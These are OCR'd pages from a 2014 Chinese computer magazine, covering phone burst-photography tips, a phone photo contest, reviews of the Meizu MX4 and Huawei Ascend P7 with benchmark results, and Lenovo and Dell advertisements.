
现在的手机都宣称连拍能力很强,一次可以拍摄几十张甚至上百张。但这里的连拍并不是单反相机那种1秒内实现几张的连拍功能,而是连续拍摄,这种连续拍摄并不是在1秒之内完成的。在测试中发现,手机的连拍功能,在瞬间的状态下,一般只能实现2~3张能用的照片。如果光线条件好,可以记录4~5张能用的照片,这已经是很不错的了。想要解决这个问题,可以把照片的像素稍微调低,同时选择光线较好的环境进行拍摄。


这张照片,拍摄距离太近,第一张和最后一张照片都有明显的切除,背景也比较杂乱


这张照片问题同样在背景上,背景中的人物在后期合成中出现明显的截肢,所以背景最好没有人物出现,越简单越好



这张照片虽然在构图上有很大的问题,运动轨迹中的人物稍有裁剪,但这是测试中效果最满意的一张。如果想拍更多连续的动作,还有一个解决办法,就是让拍摄对象放慢动作,这种动作可以在平地上设计,测试过几次,对快慢速度的掌握是关键

9月手机拍客作品点评:



lonely solo 作者:Ivy Lv
拍摄手机:iPhone 5

作者:看完舞台剧回家路上听到口琴声,被吸引回头看到在路边转角独自吹奏口琴的老人,人们没有驻足,但他仍然演奏着,旁若无人地表演着。

点评:在题材和画面效果处理上都很不错,如果是能在不惊动老人的情况下,稍近一点拍清人物的表情,效果可能会更好。


雨后 作者:肌丁XU Vision
拍摄手机:华为荣耀3X

点评:很有趣味的场景,手机的微距效果体现很好,通过画面的景深效果很好地表现出空间距离感,是一幅很好的手机作品。


浓缩的时光 作者:陈墨
拍摄手机:iPhone 4

作者:间隔一定的时间拍一张照片,最后把15张照片用PS叠合而成,最后用美图秀秀裁剪整齐。

点评:这是一个很不错的玩法,但选择的场景有点太随意了。找一个更具美感的地方再尝试一下,说不定能获得大奖哟,加油。

OPPO·电脑报 手机拍客大赛 奖品设置

本次活动的奖品由OPPO提供,有智能手环、移动电源等。季度大奖为OPPO Find7轻装版一台,欢迎大家参与拍客大赛角逐!

季度奖(1名)
4G全能旗舰
OPPO Find 7轻装版

月赛一等奖(1名)
OPPO O-BAND
运动手环

月赛二等奖(5名)
iiLIKE 10000mAh
移动电源BY901

月赛三等奖(5名)
iiLIKE 5200mAh
移动电源BY505

lenovo FOR THOSE WHO DO.™
创新为云,实现你的云蓝图
联想ThinkServer Gen5家族
45℃
90%
稳定
ASHRAF A4标准
1U=2U
高效
绿色
11% 节能
混合存储
经济
Cloud Enable的
ThinkServer System Management
ThinkServer Gen5
lenovo

云计算时代来临,大数据当前,谁能稳定、高效、绿色、经济地建设云计算?

联想ThinkServer Gen5服务器家族RD650/RD550/TD350,创新为云,以四大云优势,傲立群雄。

稳定的云: 在45°C(113F)以上和湿度90%的苛刻环境中,仍能保持正常运作,达标ASHRAE A4标准,为你建设高稳定性的云。

高效的云: 1U空间支持双路处理器+12颗硬盘;混合存储,自调配冷热数据,缩减存储预算,为你建设高效的云。

绿色的云: 80 PLUS Titanium冗余热插拔电源,节能高效,额外节省11%能源,为你建设绿色的云。

易用的云: 优化远程管理遥控性,简化管理界面,提高应用程序的跨平台可用性,减少运维支出,为你建设易用的云。

ThinkServer RD650服务器

- 支持2个18核英特尔®至强™ E5-2600 v3系列处理器
- 24个内存DIMM,最多支持768GB内存
- 支持SSD和机械硬盘的混合存储,最多支持74TB存储
- 全新ThinkServer System Management管理系统
- 80 PLUS Titanium冗余热插拔电源

ThinkServer RD550服务器

- 支持2个18核英特尔®至强™ E5-2600 v3系列处理器
- 24个内存DIMM,最多支持768GB内存
- 支持SSD和机械硬盘的混合存储,最多支持26TB存储
- 全新ThinkServer System Management管理系统
- 80 PLUS Titanium冗余热插拔电源

ThinkServer TD350服务器

- 支持2个英特尔®至强™ E5-2600 v3系列处理器
- 16个内存DIMM,最多支持512GB内存
- 最多支持32个硬盘,96TB存储
- 全新ThinkServer System Management管理系统
- 80 PLUS Titanium冗余热插拔电源

intel® inside™ XEON®

ThinkServer®
稳 · 定 大 局

详情请拨打400-898-9966 或 800-830-2299 敬请登录http://rel.lenovo.com.cn了解详情

ThinkServer RD650采用英特尔®至强™处理器

©联想公司版权所有2014本公司保留所有权利。此广告所含信息如有任何变动,恕不另行通知。此机型的供应情况及具体配置、价格随销售区域不同可能会有所差异,产品图片仅供参考,请以销售实物为准。

英特尔、英特尔标识、至强和Xeon Inside是英特尔公司在美国和其他国家的商标。

英特尔®至强™

责编:周一　**美编**:毛代洪　**组版**:姚永福　**责校**:曾灿
日期:2014.9.22　**投稿邮箱**:pcw_mobile@vip.sina.com

长期测试

魅族MX4
性能体验篇

手机扫描二维码
全彩内容随身读

魅族总裁白永祥在MX4的发布会上，提到了很多激动人心的参数与升级，但却规避了处理器的具体型号和RAM容量。随后我们得知，该机搭载的是2.2GHz联发科MT6595八核处理器+2GB RAM的组合，它们毫无疑问成为了魅友讨论最多的话题。因为联发科处理器始终没有摆脱中低端形象，2GB RAM在新近发布的国产旗舰中也占不到便宜。那么，MX4的性能体验到底如何？下面就让我们来揭开这个谜底吧。

跑分成绩基本消除疑虑

联发科MT6595八核处理器7月才开始量产，魅族9月便推出了搭载它的MX4，效率可以说相当惊人，该机也是市面上首款采用MT6595的产品。对于联发科，可能很多人对它的印象还停留在山寨机阶段，再加上搭载其处理器的手机多为中低端机型，所以一直没能扭转“低人一等”的形象，尽管联发科已经稳坐移动通用处理器市场老二的宝座。

MX4这次无疑受到了联发科的“牵连”，实际上魅族可能也对其处理器的公众形象信心不足，否则发布会上也不会对具体型号只字不提。这就成为了魅友发布会后讨论最多的问题，为什么魅族会突然放弃（至少不是首发）惯用的三星处理器，而转投联发科的怀抱呢？作为首款量产MT6595机型，MX4的性能体验究竟如何？这些都要用测试数据来说话。

从跑分来看，我们测试用的安兔兔是反作弊版，所以MX4的最终成绩没有发布会公布时那么高，这当然不是说魅族在作弊，而是该版本的评分机制本来就与普通版不同，MX4超过35000的成绩已经非常高了。对比一下我们此前测试过的几款潜在竞争对手：nubia Z7 Max、小米4、华为荣耀6、一加，MX4已经远远超过了前两者不到30000的分数，与“分霸”华为荣耀6和一加持平，如果暂不考虑客观因素，MX4的测试性能已经跻身排行榜的前列。


紧接着是3Dmark的成绩，MX4的表现就不如安兔兔综合测试抢眼了，各项分数都低于刚才我们提到的几款机型。这也不奇怪，因为它采用的是PowerVR GPU，而其他机型多为高通Adreno GPU，Futuremark（3Dmark出品商）对它的支持与优化肯定不如后者。那么这是不是代表MX4的图形性能不够好，玩游戏、看视频会出现问题呢？

发热控制及续航表现出色


事实证明这个担心是多余的，从我们测试的几款主流大型3D游戏来看，MX4的表现基本让人满意，只有《使命召唤：突击队》出现了闪退，这可能是工程机的BUG或者数据包兼容性的问题，后期应该可以通过固件升级得到解决，另外两款游戏的体验则比较完美。视频播放方面，MX4也做到了主流码率/格式全兼容，能够直播所有测试视频，只是在播放《驯龙高手2》RMVB/720P的片段时偶尔会卡顿一下，但完全可以接受。总体来说，作为一款新处理器机型，并且经历了系统版本的大换代，能有这样的表现已经不错了。

系统运行流畅性方面，说实话MX4相比MX3没有明显提升，开关程序、窗口切换、返回退出等操作都有轻微延时，爽快感不够高。我们认为造成这种情况的原因一是工程机的软硬件优化和兼容性还有待提高，二是2GB RAM可能多少对系统的流畅性还是有影响。当然也可能是魅族故意赋予MX4的节奏感，因为并不是所有手机的交互都是“一点即开”模式。另外，它还存在一定几率的程序假死退出现象，希望可以在正式版到来前得到改善。

最后是发热和续航，经过我们近一个小时的高强度考机测试后，用红外线温枪射击MX4机身温度最高处（背部右上方），显示的温度为37.6℃。这个成绩应该说非常不错，实际上在多数时候，它的温度都维持在三十四五摄氏度，常温下基本感觉不到发热。但也有例外的时候，并且是随机的，比如多拍几张照片就突然烧到40℃以上，应该也是系统稳定性不高造成的。续航方面，由于是工程机，我们只进行了20分钟的3D游戏测试，结果耗电5%。如果工程机能有这样的表现，相信正式版应该会更加出色。


14:54　94
电源管理
电量百分比
电量消耗
电源模式
节能
均衡 ✓
高性能


我们所有测试均在系统默认的均衡电源模式下进行，如果选择“高性能”，各项跑分成绩可能会有所增加，但发热与功耗也会随之增大，节能模式则反之


14:53　94
MY DEVICE
Highest scores
Maxed out! ICE STORM
8720 ICE STORM EXTREME
12689 ICE STORM UNLIMITED
History　3 Test runs

Date	Score	Test	Test version
15.09.2014 14:32	12689	Ice Storm Unlimited	1.2
15.09.2014 14:30	8720	Ice Storm Extreme	1.2
15.09.2014 14:28	Maxed out!	Ice Storm	1.2

Chart　Ice Storm Unlimited

MX4的3DMark测试成绩一般，至少不如同价位的高通机型，这也正常，因为它采用的是PowerVR GPU，Futuremark对它的优化肯定不如Adreno系列


安兔兔X评测
测试　排行　设备信息
哗，太令人惊喜了
36227 A+
重新测试　得分详情
我的设备
Meizu MX4

得分详情
用户体验性能
多任务: 6228
Android运行环境: 2553
CPU性能
CPU整数: 3722
CPU浮点: 3925
RAM性能
RAM运算: 2580
RAM速度: 3572
GPU性能
2D绘图: [1152x1920] 1388
3D绘图: [1152x1920] 9817
存储性能
存储I/O: 1777
数据库I/O: 665

我们测试用的安兔兔是反作弊版，所以MX4的最终得分没有发布会公布时那么高，魅族当然没有作弊，只是该版本的评分机制本来就与普通版不同，超过35000分的成绩已经很高了

TITLE SELECT
SOLO PLAY

在3D游戏测试中，MX4可以比较完美运行《质量效应:渗透者》和《街头霸王4》，但《使命召唤:突击队》出现了闪退，这是工程机的BUG还是数据包兼容性问题暂时未知

MX4的发热其实控制得不错，多数时候机身温度最高的区域也不过三十四五摄氏度（室温25℃），就是不稳定，有时会莫名其妙发烫，温度也会超过40℃

本期评分 83

优点
发热控制良好
播放器解码能力强
续航让人满意

缺点
系统稳定性有待提高

基本参数

5.36**英寸**1920×1152**像素**/Flyme 4.0/2.2GHz **联发科**MT6595**八核**/Imagination PowerVR G6200/2GB/3100mAh/**后置**2070**万像素**/**前置**200**万像素**/144mm×75.2mm×8.9mm/147g

■**参考价格：1799**元（16GB）

跑分测试

《安兔兔X》	总分：36227
《3DMark》	
IceStorm	Maxed out
IceStorm Extreme	8720
IceStorm Unlimited	12689

游戏

《质量效应:渗透者》	非常流畅
《使命召唤：突击队》	闪退
《街头霸王4》	非常流畅

视频（原生播放器）

《驯龙高手2》RMVB/720P	流畅，时而卡顿
《敢死队3》MP4/1080P	非常流畅
《猩球崛起：黎明之战》AVI/1080P	非常流畅

工程师总结 | 周一

单就跑分来看，MX4已经跻身同价位（甚至更高价位）一线机型的行列，即便是与华为荣耀6、一加这些跑分明显高于同级别竞争对手的“分霸”（你懂的）相比，它也毫不示弱，所以你完全不用为它的性能担心。当然不得不承认的是，由于软硬件都尚未进入成熟期（工程机+新系统），再加上上游厂商的支持力度和优化还需要跟进，MX4出现了一些不稳定或兼容性问题，但依然不能改变它是一款高性价比手机的事实。只要你愿意陪它度过这一段“青春期”，未来就会收获甜蜜。

在下期“长期测试”中，我们将为大家带来魅族MX4的拍摄专项测试，敬请关注。

设计见真章

华为Ascend P7手机评测

如果说华为的荣耀品牌是市场价格战的前锋，那么Ascend P系列就是华为手机品牌精华所在。从去年的P6开始，该系列就摈弃了拼硬件的做法，而是大打外观设计牌，其今年的继承者P7，坚定地沿着P6的道路前进，但没有了“6.18mm的惊艳”，它又靠什么俘获大众的心呢？


手机扫描二维码
全彩内容随身读

外观工艺高水准

从P6到P7，华为都无心拼硬件，反而着重强调外观设计，看来华为本身也对P6的设计很满意，所以到了P7这儿，除了屏幕之外，两者保持了基本一致的造型。要说P7的变化，主要就是背壳的金属拉丝材质由大猩猩3玻璃所取代，也取消了可拆卸式的设计。前后双玻璃面板带来的手感非常不错，给人以轻薄顺滑的握持体验，第一印象非常好。

中框依然是金属拉丝并采用了倒角工艺，从某个角度看，确实很像iPhone4，区别较大的地方是底部的圆弧造型，采用了塑料材质，可以从这里走天线，机身上部左右两侧则有分段式的陶瓷天线。如此设计带来的好处是背面的玻璃面板几乎可以全部覆盖，不会因为接缝破坏整体性，面板同边框也衔接得严丝合缝。

屏幕方面，提高到5英寸1080P分辨率后，看起来更加舒服了，无论图标还是文字都没有720P那种肉眼可见的颗粒感，P7对于色彩的还原也很到位，但是在纯白背景下，底部细微泛黄的情况还是出现了。好在屏幕触感非常优秀，摸上去毫无生涩感。



音量键、锁屏键、TF卡槽、MicroSIM卡槽依次被安排在机身右侧，材质与边框保持一致。圆形锁屏键的位置大拇指按压起来刚好，但按键做得太小，键程较短，必须用指尖按压，有明显生硬感觉

屏幕尺寸增加后，P7的机身三围有了一些增长，不过6.5mm厚度已保持得很不错，后置摄像头并未凸起，这一点也说明P7设计的精湛


处理器小升级 跑分不是重点

在华为荣耀6推出后，P7就处于一个较为尴尬的地位，本以为会使用在P7上的八核处理器Kirin 920大概由于时间上来不及，只能换为Kirin 910T。它主要是在Kirin 910基础上将主频提升至1.8GHz。毕竟还是A9内核，性能没法和顶级处理器相比。25000分左右的安兔兔跑分成绩足以说明问题了。


还算好的是Kirin 910T使用的GPU是Mali 450MP4，在兼容性上比之前P6的K3V2强。整体而言，Kirin 910T属于中上游水平，实际游戏体验也证实了这一点。手机在《侠盗飞车》《地牢猎手4》中的游戏性能表现正常，没有出现卡顿及延迟，应对《超凡蜘蛛侠》这种稍大型的3D游戏也能上手，高速运动画面有可察觉到的掉帧情况，满足正常游戏需求没问题。发热控制也较好，没有出现很烫手的情况。

虽然在核心上落后，系统方面可没掉链子，P7搭载的是基于Android 4.4打造的Emotion UI 2.3，稳定性和流畅度都得到较多好评。杂志锁屏、APP分享功能和可隐藏的虚拟按键条等设计也依然体验良好。


P7还新增了一个遥控拍照的应用，其他手机通过P7分享的热点下载安装遥控拍照后，两部手机就能相互连接了，可以设置其中一个为遥控端，另一个为拍照端。比如用P7当拍照端，另一部手机就会完全复制出P7的实时拍照界面，点击界面上的拍照按钮，就能控制P7拍下照片。




开启隐藏功能后，点击左下角的箭头符号。P7的虚拟按键条即可随时隐藏，上滑显示



P7丰富的隐私和安全设置选项是我最为喜欢的，这里可以直接设置开机自启动项、权限管理、通知管理等，非常方便



测试P7的遥控拍照功能，使用另外一部安卓手机作为遥控端，画面显示基本无延迟，在没有阻挡的情况下，20米左右距离依然可轻松遥控



《超凡蜘蛛侠》游戏运行较为流畅，但部分阴影还是存在模糊、失真的情况

拍照表现中规中矩

华为P7此次除了配备1300万像素摄像头外，还更换了马达来加快对焦时间，并增强HDR能力。拍摄功能和界面对于手动设置着墨不多，仅能调节ISO、曝光补偿、白平衡等。

从功能上来说，比较抢眼的要数一秒抓拍功能了，不过因为处理器的关系，其抓拍速度和成片率都不如荣耀6。因为该功能成像原理是后台自动对焦，对用户本身的拍摄技巧有一定要求，在拍摄前需要考虑一些光照环境因素等。

从样张来看，在白天光线较佳的环境下，成像效果令人满意，色彩还原不错，画面锐度较高，100%放大后边缘涂抹的情况在可接受范围内。夜晚环境下，由于进光量不足使得整个照片的亮度稍有欠缺，抑噪能力一般。

如今很多手机前置摄像头都升级到800万像素，皆是为自拍而生。华为P7还加入了即时显示的10级美颜功能以及荣耀6上也搭载了的全景自拍功能，可玩性较高。

P7在微距方面的表现还是可圈可点的，焦点清晰，背景虚化也比较到位

室内拍摄亮度很高，画质依然通透干净

本期评分86

单纯从硬件看，华为P7并不占优，相比P6，提升更多在于质感和操控。不难看出，P7依靠的是华为日渐增长的品牌影响力以及更加过硬的产品质量把控，不过面对现在空前激烈的市场竞争，这些还只是基本功的一部分。

@电脑报陈小豆

优点

双玻璃面板观感和触感都有提升；
做工严丝合缝；
屏幕触感舒适；
系统流畅，功能设置合理，操控体验较好。

缺点

锁屏按键太小、键程短，按压不适。

基本参数

5英寸1920×1080像素/139.8mm×68.8mm×6.5mm/124g/Android 4.4/海思Kirin 910T四核1.8GHz/2GB/16GB/2500mAh/前置800万像素/后置1300万像素

■**参考价格：2388元**

跑分测试

《安兔兔 V4.5》总分	25263

视频硬解测试

《超能陆战队》RMVB/1080P	拖动略卡顿
《窃听风云 3》AVI/1080P	非常流畅
《青海风光》MP4/1080P	流畅

续航测试

8 小时待机	耗电 2%
1 小时视频	耗电 12%
30 分钟游戏	耗电 11%
30 分钟 WiFi 上网	耗电 5%

游戏测试

《侠盗飞车》	流畅
《地牢猎手 4》	流畅
《超凡蜘蛛侠》	较流畅

责编:胡进　**美编**:毛代洪　**组版**:姚永福　**责校**:杨军
日期:2014.9.22　**投稿邮箱:**pcw-report@vip.sina.com

电脑报新媒体矩阵
全新亮相

专业媒体微博六强
微博矩阵全面出击

百万粉丝
名编名记
互动首选

新浪微博 媒体版
电脑报

@电脑报

@电脑报老狼

@工程师手记胡进

@电脑报官方微博
@电脑报读编交流
@黄枪的枪
@电脑报吴新
@电脑报百通
@电脑报王诚

@电脑报徐远志
@电脑报阿卡酋长
@董师傅也懂股票
@电脑报周一
@搞机么么哒

名编、名记、主题微博矩阵不断壮大中……

电脑报在线
全新改版公测

每周互动活动
互动论坛
高清图集
专业评测

电脑报 online
www.icpcw.com
你买IT产品我返京东提货卡
未来人类Chinajoy专场
免费赢取CJ门票
iphone6的2.5D屏幕到底是个啥？
Surface pro3精彩图集赏析

精彩尽在电脑报
电脑报在线：
http://www.icpcw.com

电脑报官方微博
@电脑报
电脑报名编名记、主题微博矩阵：
电脑报在线首页“微博”栏目集中看

电脑报微信
CQCPCW

移动APP
AppStore及各大安卓市场搜索“电脑报”
全彩电子发行版：http://t.cn/RhagU7N

Dell 推荐使用 Windows。

十一送大礼 玩乐无极限

十一玩什么？无论宅家游戏看片，还是出游随行随乐，多重惊喜等你来！现在，爆款送高达400元红包，还有潮牌耳机、游戏鼠标、背光键盘等好礼。还等什么？快来抢大礼，放假撒欢儿去。

DELL

戴尔 灵越 14
7000 系列笔记本
(游匣 7000)
新品上市
¥6,999
- 第四代智能英特尔® 酷睿™ i7-4710HQ 处理器
- Windows 8.1 中文版
- 8GB内存 / 1TB硬盘
- 4GB显卡
- 14" LED防眩光显示屏

- 推荐升级至Windows 8 Pro
- 免费送双肩背包+罗技游戏鼠标
- 加99元升级至两年上门服务/加269元升级至三年上门服务

有热血，无不能
◂ 画面肆意流淌，搭载4GB显卡，极速制胜
◂ 高速防尘降噪散热设计，冷静挑战极限
◂ 专业音效，内置低音炮，随心呐喊低吼
◂ 强悍内芯，性能绝不收敛，血脉尽情贲张

缤纷好礼
丰富多彩的外壳，性能强劲的内芯，时刻出色，随身随行大放光彩
戴尔 灵越 14 3000 系列笔记本
¥3,499
- 第四代智能英特尔® 酷睿™ i3-4005U 处理器
- Windows 8.1 中文版
- 4GB内存 / 500GB硬盘 / 2GB显卡
- 14" LED背光显示屏

- 推荐升级至Windows 8 Pro
- 免费送包鼠套装
- 加99元升级至两年上门服务/加269元升级至三年上门服务

现金红包 100元
极致运行速度，多任务处理轻松驾驭，顶级娱乐享受。
戴尔 灵越 14 5000 系列笔记本
¥4,799
- 第四代智能英特尔® 酷睿™ i5-4210U 处理器
- Windows 8.1 中文版
- 4GB内存 / 500GB硬盘 / 2GB显卡
- 14" LED背光显示屏

- 推荐升级至Windows 8 Pro
- 免费送Skullcandy耳机+背光键盘
- 加99元升级至两年上门服务/加269元升级至三年上门服务

全能娱乐
蓝色魅力外型，超凡强悍内芯，2G独立显卡，非凡娱乐体验
戴尔 灵越 15 3000 系列笔记本
¥5,499
- 第四代智能英特尔® 酷睿™ i7-4510U 处理器
- Windows 8.1 中文版
- 8GB内存 / 1TB硬盘 / 2GB显卡
- 15.6" LED背光显示屏

- 推荐升级至Windows 8 Pro
- 免费送包鼠套装
- 加99元升级至两年上门服务/加269元升级至三年上门服务

现金红包 400元
精巧外观，高端配置，海量存储空间，极致视听娱乐体验。
戴尔 灵越 3000 系列台式机
¥4,499
- 第四代智能英特尔® 酷睿™ i3-4150U 处理器
- Windows 8.1 中文版
- 4GB内存 / 500GB硬盘 / 1GB显卡
- Dell S2240M 21.5" 全高清LED显示器

- 推荐升级至Windows 8 Pro
- 加59元得奋达音箱
- 加99元升级至三年上门服务

Dell 推荐使用 迈克菲安全中心。 McAfee An Intel Company
迈克菲，英特尔公司全资子公司，全球最大的专注于安全技术的厂商，为您提供全套功能安全防护软件。杀毒，防黑客，防盗号，拦截垃圾邮件及色情防护。让您网上冲浪不怕木马攻击。现在加RMB200元，即可升级拥有3年迈克菲软件。

更多选择请致电 ☎ 800 858 2444 固话免费咨询电话　400 885 8555 手机拨打免长途费　dell.com.cn/go 或登陆戴尔官网

扫描更多惊喜

intel inside CORE i7
英特尔® 酷睿™ i7

本版广告有效期：2014年9月19日至2014年9月25日 此优惠金额已经包含在所示价格中。
戴尔的常规条款和条件在此适用，并可网上获得或致函索取。戴尔会尽力排查报价错误或其他错误，但由于我们的疏漏，某些错误仍可能发生。戴尔有权利不接受任何包含错误信息的订单。以上图片仅供参考。戴尔、戴尔标志、Inspiron和XPS是Dell Inc 的注册商标或商标。超极本、赛扬、Celeron Inside、Core Inside、英特尔、英特尔标识、英特尔凌动、Intel Atom Inside、英特尔酷睿、Intel Inside、Intel Inside 标识、英特尔欢跃、英特尔博锐、安腾、Itanium Inside、奔腾、Pentium Inside、vPro Inside、至强、至强 Phi 和 Xeon Inside 均是英特尔公司在美国或其他国家的商标。微软、微软标识和Windows是微软公司在美国和其他国家的商标/注册商标。文中提及的其他商标或商品名称均指拥有该商标或名称的机构或其产品。戴尔不拥有其他机构的商标和商品名称的相关权益。版权 © 2014 Dell Inc 版权所有。请浏览以下网站获得更多信息：www.dell.com.cn/product_information